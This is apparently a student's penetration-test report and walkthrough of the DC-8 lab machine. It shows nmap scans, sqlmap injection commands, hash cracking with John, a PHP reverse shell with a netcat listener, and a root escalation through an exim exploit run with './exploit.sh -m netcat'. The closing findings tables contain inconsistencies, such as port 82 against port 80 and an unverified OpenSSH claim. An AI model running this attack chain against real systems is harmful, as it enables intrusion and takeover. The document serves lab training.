DC 8 VAPT REPORT

Target System: DC8

Target IP Address: 192.168.31.232

Assessment Date:04/07/2026

Prepared By: Nikhil Gowda (Cybersecurity Analyst/Fresher)

Network Scanning

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn [redacted]

[redacted]
MAC Address: 7C:BF:77:BB:DB:E0 (Speedtech)
[redacted]
MAC Address: 6E:DF:23:FF:44:55 (Unknown)
[redacted]
MAC Address: 7C:D6:61:00:F3:C3 (Xiaomi Communications)
[redacted]
MAC Address: 4C:D5:77:BD:34:65 (Chongqing Fugui Electronics)
Nmap scan report for dc-8.lan (192.168.31.232)
Host is up (0.00049s latency).
MAC Address: 00:0C:29:11:A9:3A (VMware)
[redacted]
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.54 seconds
```

Through nmap scan we got the ip address of target machine.


```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln -p- 192.168.31.232
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-04 20:18 +0500
Nmap scan report for dc-8.lan (192.168.31.232)
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 00:0C:29:11:A9:3A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1854.69 seconds
```


From this scan we found that two services are running on the target ip.

Enumeration

Further, we need to start enumeration against the host machine, therefore we navigated to a web browser for exploring HTTP service, and DC:8- Welcome page will be opened in the browser. We enumerated the links provided on left. They seemed a bit fishy.




We enumerated these links to find SQL related Errors. So we used the single quote(‘) to get an error message. We will enumerate this error further.



After some enumeration and poking around, we realised it is definitely SQL Error. We decided to run the sqlmap against the target machine. Here, we set the risk at 3 and level at 5. This is the option we got the best results in the least time.

sqlmap -u [REDACTED IP]/?nid=2 --dbs --batch --risk 3 --level 5



After working for some time our sqlmap gave us some important information. It showed us that there are 2 available databases in the target machine which are:


1. **d7db**
2. **information_schema**

Now that we got the database named ‘d7db’, it’s time to further enumerate this database. We re-constructed our sqlmap script with parameters like [–tables] [–batch]. This helps us to enumerate the tables inside the database.

sqlmap -u [REDACTED IP]/?nid=2 -D d7db --tables --batch --risk 3 --level 5


```
taxonomy_vocabulary
url_alias
users
users_roles
variable
views_display
views_view
watchdog
webform
webform_component
webform_conditional
webform_conditional_actions
webform_conditional_rules
webform_emails
webform_last_download
webform_roles
webform_submissions
webform_submitted_data
```

Our reliable sqlmap provided us with further more details like we get the following details:




So, we got hashes. Whenever we get some hashes all we remember is our best friend John The Ripper. The hashes were saved in a file named ‘hash’. We ran it through john. After working on it for some time. John cracked one of the hashes, it came out to be ‘turtle’.

```
┌──(kali㉿kali)-[~]
└─$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
turtle           (?)
1g 0:00:00:03 DONE 2/3 (2026-07-04 21:27) 0.3215g/s 360.1p/s 360.1c/s 360.1C/s trident..williams
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




/user/login path was placed to disallow inside robots.txt of the target machine website.



After getting the credentials we logged in to the user account page of the website.

Exploiting


Here we saw that we had an option to change the text format. We changed it to PHP code. This revealed the php code on the webpage. We edited this page with our php reverse shell so as to generate a shell over the target machine.



Now that we have edited out php code, we also started a netcat listener to receive a shell that would be generated on the execution of our php reverse shell script.

nc -lvp 8888

Now to submit the form with our php reverse shell script, we would have to enter some of these mandatory data. This details can be anything but they should support the format of the data supposed to be entered.



After typing in all that information, we clicked on the submit button. After a few seconds, we got the shell from the target machine. It was a shell of user 'www-data'. This was an improper shell. So, in order to convert it into a proper shell, we ran the python one-liner mentioned below.

After getting a proper shell, it was a time to escalate privilege on this machine. So, to do that we ran the find command to find the files with the SUID permissions. We found a service named exim4. Now, in order to proceed further, we are going to need the version of the exim4 tool. It will help us in searching for some exploit on the internet

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

```
www-data@dc-8:/$ find / -perm -u=s -type f 2>/dev/null
```

```
www-data@dc-8:/$ exim --version | head -1
```

```
msf >
msf > search exim

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check
   -  ----                                              ---------------  ----       -----
   0  exploit/unix/local/exim_perl_startup              2016-03-10       excellent  Yes
   1  exploit/linux/local/exim4_deliver_message_priv_esc  2019-06-05       excellent  Yes
   2  exploit/linux/smtp/exim_gethostbyname_bof         2015-01-27       great      Yes
   3  exploit/linux/smtp/exim4_dovecot_exec             2013-05-03       excellent  No
   4  exploit/unix/smtp/exim4_string_format             2010-12-07       excellent  No
   5  exploit/unix/webapp/wp_phpmailer_host_header      2017-05-03       average    Yes



Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/webapp

msf > use 1
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

Firstly, we traversed into the /tmp directory, because we need to transfer a file and /tmp directory has the writable permission. We downloaded it into our attacker machine i.e Kali Linux and renamed it exploit.sh. We edited our IP address and the port which we will be using to capture the netcat session. After that, we created a server on the Kali Linux to send the file directly to the target machine. We used the wget command for this transfer. After transferring the script on the target machine, we gave it proper permissions so that it can execute properly.

```
www-data@dc-8:/tmp$ ls -la
ls -la
total 164
drwxrwxrwt  2 root     root       4096 Jul  5 03:39 .
drwxr-xr-x 22 root     root       4096 Sep  5  2019 ..
-r--r--r--  1 www-data www-data    675 Jul  5 02:33 .htaccess
-rw-rw-rw-  1 www-data www-data 147485 Jul  5 03:16 46996
-rw-rw-rw-  1 www-data www-data   3557 Jul  5 03:37 exploit.sh
www-data@dc-8:/tmp$ chmod 777 exploit.sh
chmod 777 exploit.sh
www-data@dc-8:/tmp$ ./exploit.sh -m netcat
./exploit.sh -m netcat
```

After providing with the proper permissions, it's time to run a listener so that we can capture the shell which would be generated by this script. After that, we ran the command with the option to invoke netcat as shown in the image given below. This script invoked a netcat shell to our attacker machine on port 2345.



Capture the flag

We successfully got the shell on the target machine. On running the whoami command, we got a satisfactory response of 'root'. We traversed into the root directory using the cd command.



Field	Details
PORT NO	22
SERVICE NAME	SSH
SEVERITY	Medium
VULNERABILITY NAME	Outdated OpenSSH Service
CVE ID	N/A
DESCRIPTION	The SSH service is publicly accessible. If an outdated version of OpenSSH is running, it may be vulnerable to known security issues such as user enumeration, information disclosure, or brute-force attacks.
REMEDIATION	• Upgrade OpenSSH to the latest stable version. • Disable password authentication and use SSH keys. • Disable root login (`PermitRootLogin no`). • Restrict SSH access using firewall rules or AllowUsers. • Enable Fail2Ban to prevent brute-force attacks.
PROOF OF CONCEPT	**Step 1:** Run nmap –script vuln -p- 192.168.31.232 to identify the SSH version. **Step 2:** Verify whether the detected version is outdated or affected by known vulnerabilities.

Field	Details
PORT NO	80
SERVICE NAME	HTTP (Alternate Web Service)
SEVERITY	High
VULNERABILITY NAME	Web Application Exposed on Alternate HTTP Port
CVE ID	N/A
DESCRIPTION	An HTTP service is exposed on the non-standard port 82. If the application is outdated or vulnerable, attackers may exploit web vulnerabilities such as SQL Injection, Local File Inclusion (LFI), Remote Code Execution (RCE), or Authentication Bypass.
REMEDIATION	• Update the web server and application to the latest version. • Disable unused services on port 80. • Restrict access using firewall or IP allowlisting. • Validate all user inputs and keep plugins/modules updated. • Enable a Web Application Firewall (WAF).

PROOF OF CONCEPT	Step 1: Browse to http://192.168.31.232:80 and enumerate the application using tools such as Nmap . Step 2: Test for application-specific vulnerabilities SQLi using authorized security testing tools.